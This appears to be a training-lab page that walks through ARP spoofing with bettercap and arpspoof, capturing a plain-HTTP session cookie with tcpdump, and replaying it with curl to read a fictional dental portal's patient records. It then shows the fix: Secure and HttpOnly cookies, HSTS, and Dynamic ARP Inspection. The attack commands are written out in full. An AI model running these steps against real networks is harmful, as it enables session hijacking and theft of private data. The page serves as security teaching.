 Hack the Route Start learning Open app
The idea

After the receptionist logs in, Linden Row Dental's portal stops asking for her password and trusts a session cookie instead. Over plain HTTP that cookie crosses the wire in the clear. On the Kali box, ARP spoof your way into the middle, read the cookie as she works, and send it back from your own machine — the portal serves you her records. Only keeping the cookie off a readable path (TLS + Secure) stops it.
Steps
-
Stand in the middle
On the Kali box, poison ARP so the receptionist's traffic to the gateway passes through you. Then confirm her machine now sends the gateway's traffic to your MAC.
dov:~# sudo bettercap -no-colors -iface eth0 -eval 'net.probe on; sleep 5; net.show; q' dov:~# sudo sysctl -w net.ipv4.ip_forward=1 dov:~# sudo arpspoof -i eth0 -r -t 10.0.1.10 10.0.1.2 receptionist:~# ip neigh show 10.0.1.2 | awk '{print $1, $5}' -
Read the session cookie off the wire
Hold the middle and let the receptionist use the portal over plain HTTP. Capture the traffic on your own interface: her login sets a session cookie, and every later request carries it in the clear.
dov:~# sudo arpspoof -i eth0 -r -t 10.0.1.10 10.0.1.2
dov:~# sudo tcpdump -i eth0 -A -n -s0 -l -U -w /tmp/sniff.pcap tcp port 80
receptionist:~# rm -f /tmp/jar; while true; do grep -q session /tmp/jar 2>/dev/null || curl -s -c /tmp/jar -d 'user=reception&password=molar-99' http://10.0.2.10/login >/dev/null; curl -s -b /tmp/jar http://10.0.2.10/records >/dev/null; echo 'worked the portal'; sleep 0.4; done
dov:~# sudo tcpdump -r /tmp/sniff.pcap -A 2>/dev/null | grep -o 'session=[0-9a-f]*' | head -1 | tee /tmp/cookie.txt
-
Be her
Stop the man in the middle — you do not need it any more. From your own box, send the stolen cookie to the portal and read the records as the receptionist.
dov:~# for i in 1 2 3 4 5; do out=$(curl -s -m 5 -H "Cookie: $(cat /tmp/cookie.txt)" http://10.0.2.10/records); echo "$out" | grep -q LRD-PATIENT && break; sleep 1; done; echo "$out"
-
Keep the cookie off the wire
The portal has a hardened mode. Turn it on: it marks the session cookie Secure and enforces HSTS, so a session is never accepted over plain HTTP — the only path Dov could read. Replay the stolen cookie over HTTP now and the portal refuses it. Then the defender's checklist:
- TLS everywhere, with HSTS — the cookie never crosses a readable path, so there is nothing to sniff; HSTS stops a downgrade back to plain HTTP.
- Secure and HttpOnly cookie flags — Secure keeps the cookie off any non-TLS request; HttpOnly keeps page scripts from reading it, closing the cross-site-scripting route to the same theft.
- Rotate the session id on each privilege change and bind it to client context, so a stolen cookie is useful for a smaller window.
- Dynamic ARP Inspection on the switch drops the forged ARP replies, removing the on-path foothold the capture relied on in the first place.
Running this against a system whose owner has not authorised you in writing is an offence under laws like the UK Computer Misuse Act and the United States' CFAA — the engagement letter is what makes it a test and not a crime.
portal:~# mkdir -p /etc/portal && touch /etc/portal/require-tls && ls /etc/portal/require-tls
dov:~# curl -s -H "Cookie: $(cat /tmp/cookie.txt)" http://10.0.2.10/records
Run these steps on real machines
Keep reading
- OWASP: Session hijacking article
- Kali Tools: dsniff (arpspoof) article
- MDN: Set-Cookie Secure and HttpOnly article